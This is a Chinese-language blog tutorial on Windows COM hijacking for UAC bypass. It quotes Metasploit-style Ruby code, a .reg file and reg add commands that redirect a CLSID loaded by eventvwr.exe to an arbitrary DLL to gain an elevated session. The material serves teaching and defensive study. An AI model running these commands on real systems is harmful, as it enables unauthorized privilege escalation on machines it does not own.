

倾旋的博客

COM Hijacking

📅 13 Oct 2018

本文介绍一下COM劫持的原理

0x00 COM介绍

COM是Component Object Model（组件对象模型）的缩写。

COM是微软公司为了计算机工业的软件生产更加符合人类的行为方式开发的一种新的软件开发技术。在COM构架下，人们可以开发出各种各样的功能专一的组件，然后将它们按照需要组合起来，构成复杂的应用系统。

0x01 应用程序与COM注册表的关系

注册表

首先需要介绍一下注册表 (<https://docs.microsoft.com/en-us/windows/desktop/sysinfo/about-the-registry>)，注册表可以理解为一个树状结构的数据库，它具有一些特殊的数据类型用来存储一些数据满足应用程序的需要。

名称	作用
HKEY_CLASSES_ROOT	用于存储一些文档类型、类、类的关联属性。
HKEY_CURRENT_CONFIG	用户存储有关本地计算机系统的当前硬件配置文件信息。
HKEY_CURRENT_USER	用于存储当前用户配置项。
HKEY_CURRENT_USER_LOCAL_SETTINGS	用于存储当前用户对计算机的配置项。
HKEY_LOCAL_MACHINE	用于存储当前用户物理状态。
HKEY_USERS	用于存储新用户的默认配置项。


HKEY_CLASSES_ROOT (<https://docs.microsoft.com/en-us/windows/desktop/sysinfo/hkey-classes-root-key>) = **HKEY_LOCAL_MACHINE** + **HKEY_CURRENT_USER**

CLSID

首先需要介绍一下CLSID(Class Identifier)，中文翻译为：“全局唯一标识符”。

CLSID是指Windows系统对于不同的应用程序，文件类型，OLE对象，特殊文件夹以及各种系统组件分配的一个唯一表示它的ID代码，用于对其身份的标识和与其他对象进行区分。

也就是说CLSID就是对象的身份证号，而当一个应用程序想要调用某个对象时，也是通过CLSID来寻找对象的。



按下Ctrl+R打开运行窗口，键入 `::{20D04FE0-3AEA-1069-A2D8-08002B30309D}` 即可打开“我的电脑”

回收站的CLSID是: `::{645FF040-5081-101B-9F08-00AA002F954E}`

CLSID是如何创建的

CLSID结构体:

```
typedef struct _GUID {
    DWORD Data1; // 随机数
    WORD Data2; // 和时间相关
    WORD Data3; // 和时间相关
    BYTE Data4[8]; // 和网卡MAC相关
} GUID;
typedef GUID CLSID; // 组件ID
typedef GUID IID; // 接口ID
```

通过操作系统提供的结构体与API来创建CLSID，保障唯一性。

CLSID 在注册表中的表现形式

常见CLSID Key:

Key Name	说明
InprocHandler32	指定应用程序使用的自定义处理程序
InprocServer32	注册32位进程所需要的模块、线程属性配置

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID
{CLSID}
InprocServer32 (Default) = path
ThreadingModel = value
```

更多介绍 (<https://docs.microsoft.com/zh-cn/windows/desktop/com/clsid-key-hklm>)

0x01 COM 组件加载过程

使用 Process Monitor 可以清楚的看到应用程序的寻找过程:

- 1.HKCU\Software\Classes\CLSID
- 2.HKCR\CLSID
- 3.HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\

HKCU 即 HKEY_CURRENT_USER

COM劫持配置项:

```

@@hijack_points = [
  {
    name: 'Event Viewer',
    cmd_path: '%WINDIR%\System32\eventvwr.exe',
    class_ids: ['0A29FF9E-7F9C-4437-8B11-F424491E3931']
  },
  {
    name: 'Computer Management',
    cmd_path: '%WINDIR%\System32\mmc.exe',
    cmd_args: 'CompMgmt.msc',
    class_ids: ['0A29FF9E-7F9C-4437-8B11-F424491E3931']
  }
]

```

该模块支持两种命令启动方式:

- %WINDIR%\System32\eventvwr.exe
- %WINDIR%\System32\mmc.exe CompMgmt.msc

劫持的CLSID相同: 0A29FF9E-7F9C-4437-8B11-F424491E3931

创建注册表:

```

target = @@hijack_points.sample
target_clsid = target[:class_ids].sample
root_key = "#{CLSID_PATH}\\#{target_clsid}"
inproc_key = "#{root_key}\\InProcServer32"
shell_key = "#{root_key}\\ShellFolder"

registry_createkey(root_key, registry_view)
registry_createkey(inproc_key, registry_view)
registry_createkey(shell_key, registry_view)

registry_setvaldata(inproc_key, DEFAULT_VAL_NAME, dll_path, 'REG_SZ', registry_view)
registry_setvaldata(inproc_key, 'ThreadingModel', 'Apartment', 'REG_SZ', registry_view)
registry_setvaldata(inproc_key, 'LoadWithoutCOM', '', 'REG_SZ', registry_view)
registry_setvaldata(shell_key, 'HideOnDesktop', '', 'REG_SZ', registry_view)
registry_setvaldata(shell_key, 'Attributes', 0xf090013d, 'REG_DWORD', registry_view)

{
  name: target[:name],
  cmd_path: target[:cmd_path],
  cmd_args: target[:cmd_args],
  root_key: root_key
}

```

注册表项分别是：

- HKCU\Software\Classes\CLSID{oA29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32
- HKCU\Software\Classes\CLSID{oA29FF9E-7F9C-4437-8B11-F424491E3931}\ShellFolder

InProcServer32中有Key：

- Default -> %TEMP%\八位随机数.dll
- ThreadingModel -> Apartment

ShellFolder中有Key：

- LoadWithoutCOM -> 空
- HideOnDesktop -> 空
- Attributes -> 0xf090013d

创建完毕后，会启动 `cmd.exe /c eventvwr.exe`，接着会反弹回来一个管理员会话。

0:00 / 1:18



手动测试

手动测试可以将以下文件保存为 `test.reg`：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32]
@="C:\\Temp\\calc.dll"
"ThreadingModel"="Apartment"
"LoadWithoutCOM"=""

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\ShellFolder]
"HideOnDesktop"=""
"Attributes"=dword:f090013d
```

中间的 `C:\\Temp\\calc.dll` 可以更改为你想要注入的DLL路径（支持绝对路径）。

也可以使用command方式：

```
reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32 /v "" /t REG_SZ /d "C:\Temp\calc.dll" /f
reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32 /v "LoadWithoutCOM" /t REG_SZ /d "" /f
reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32 /v "ThreadingModel" /t REG_SZ /d "Apartment" /f
reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\ShellFolder /v "HideOnDesktop" /t REG_SZ /d "" /f
reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\ShellFolder /v "Attributes" /t REG_DWORD /d f090013d /f
```

过程浅析

`eventvwr.exe` 将会寻找 `{0A29FF9E-7F9C-4437-8B11-F424491E3931}` 这个组件，而这个组件又需要加载 `InProcServer32` 指定的DLL，这个DLL的路径就是MSF上传的木马DLL。当DLL一旦加载到 `eventvwr.exe` 这个进程中，Windows会复制一个管理员的Access Token给这个DLL创建的进程。

0x03 Bypass UAC的原理

这个其实准备在后面深度剖析的，还是要解释一下。





如果劫持 `explorer.exe` 能不能Bypass UAC呢？

答案：不行

因为 `eventvwr.exe` 如果是被管理员组的用户打开，将会自动提升权限，Windows中会有很多这类的应用程序。

正是因为具有自动提升权限的属性，我们劫持后，就不会触发UAC了，直接获得有管理员权限。

上面说的只是一种方式，还有多种方式，后面我将会介绍：UAC基础、如何挖掘Bypass UAC的方法。

 @Rvn0xsy (https://twitter.com/Rvn0xsy)	QR code
 https://payloads.online/archivers/2018-10-14/1  13-Oct-18  BY-NC-SA 4.0 https://payloads.online/disclosure	

